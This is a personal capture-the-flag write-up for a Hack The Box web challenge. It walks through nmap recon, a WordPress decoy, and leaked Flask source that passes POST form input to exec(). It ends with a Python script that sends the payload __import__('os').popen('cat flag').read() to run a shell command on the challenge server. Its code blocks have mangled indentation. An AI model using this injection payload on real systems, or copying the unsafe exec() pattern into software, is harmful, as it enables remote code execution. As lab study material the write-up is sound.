

Baby Interdimensional Internet



General-Information

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Summary

• Python Flask web server dynamically displaying numbers reversed to show the flag.

Recon


- ▼ I started with an nmap scan to see what was accessible beyond the website and came across port 31337 being open, which is weird because the port for the actual challenge doesn't appear upon until you actually scan it.
 - ▼ nmap scan nmap -A -Pn \$IP

▼ Nmap Port 3449 scan

- ▼ The actual port doesn't matter, but the fact that a WordPress is being delivered on this site is strange, because its out of scope. Upon visiting the website, I'm greeted with a WordPress site, that is more of a rabbit hole in a way. There is a fake flag listed in one of the directories lol.
 - ▼ Fake WordPress flag



- ▼ Pulling out of the WordPress rabbit hole quickly, I went to the challenge's website and liked the artwork that was put into it. However at first glance I couldn't find anything that seemed to be an entry point.
 - ▼ Website



Python Website

- ▼ However, after I reloaded the website and looked at the main number again, I noticed that it had changed! Then upon checking the source code I see the comment /debug which indicates that
 - ▼ Website changing numbers displayed





▼ Source code comment

▼ Upon navigating to the /debug site, I'm greeted with some nice Python Flask code. Which when looking at closer it is revealed that this is code for the site!

√ /debug

▼ Sublime formatted code

```
from flask import Flask, Response, request, render_template, request
from string import lowercase
from functools import wraps
     global garage
     garage = {}
try: exec(recipe, garage)
     @wraps(func)
     def federation(*args, **kwargs):
         ingredient = ''.join(choice(lowercase) for _ in range(10))
recipe = '%s = %s' % (ingredient, ''.join(map(str, [randint(1, 69), choice(['+', '-', '*']), randint(1,69)])))
         if request.method == 'POST':
    ingredient = request.form.get('ingredient', '')
               recipe = '%s = %s' % (ingredient, request.form.get('measurements', ''))
         calc(recipe)
         if garage.get(ingredient, ''):
    return render_template('index.html', calculations=garage[ingredient])
          return func(*args, **kwargs)
     return federation
@app.route('/debug')
     app.run('0.0.0.0', port=1337)
```

- ▼ When looking at the calculator function I see that the code displaying dynamic numbers onto the page is located there. The interesting part is the POST code, which says that if a POST request is sent to the site then the information queried can be displayed basically. Which is different than the GET code because this is code just displays the calculator function garage, or the number from the calculations.
 - ▼ POST code

```
def GCR(func): # Great Calculator of the observable universe and it's infinite timelines
@wraps(func)
def federation(*args, **kwargs):
    ingredient = ''.join(choice(lowercase) for _ in range(10))
    recipe = '%s = %s' % (ingredient, ''.join(map(str, [randint(1, 69), choice(['+', '-', '*']), randint(1,69)])))

if request.method == 'POST':
    ingredient = request.form.get('ingredient', '')
    recipe = '%s = %s' % (ingredient, request.form.get('measurements', ''))

calc(recipe)

if garage.get(ingredient, ''):
    return render_template('index.html', calculations=garage[ingredient])

return func(*args, **kwargs)
return federation
```

▼ GET code

```
def GCR(func): # Great Calculator of the observable universe and it's infinite timelines
    @wraps(func)
    def federation(*args, **kwargs):
        ingredient = ''.join(choice(lowercase) for _ in range(10))
        recipe = '%s = %s' % (ingredient, ''.join(map(str, [randint(1, 69), choice(['+', '-', '*']), randint(1,69)])))


    if request.method == 'POST':
        ingredient = request.form.get('ingredient', '')
        recipe = '%s = %s' % (ingredient, request.form.get('measurements', ''))

    calc(recipe)

    if garage.get(ingredient, ''):
        return render_template('index.html', calculations=garage[ingredient])

    return func(*args, **kwargs)
    return federation
```

▼ To verify that my thinking was correct, I reloaded the page and watched the network tab verifying that a GET request comes through.



Exploit Code

- ▼ So, to exploit this website I ran the code below since all I needed was a POST request to get the flag. This actual flag getting part of the code as pulled from this writeup because I didn't know how to write it yet.
 - ▼ Python code

```
#!/usr/bin/python

import requests

def webrequest():
    url = "http://178.128.43.97:30190/"
    data = {'ingredient': 'our_var', 'measurements': '__import__("os").popen("cat flag").read()'}

r = requests.post(url, data=data)

#Print status code and text on screen
    print(r.status_code)
    print(r.text)

webrequest()
```

▼ The output of code being ran

Writeup Credit - https://s-3ntinel.github.io/hackthebox/challenges/web/baby_interdimensional_internet/baby_interdimensional_internet.html

Information Learned

- Previously before this challenge, I wasn't doing nmap nor nikto scans on web CTFs. Which now is something that I'm adding back into my methodology, thought it wasn't relevant here with just an IP being provided by HTB
- Worked with Python more, even though there wasn't much code that needed to written, it was still fun doing the little that needed to be done.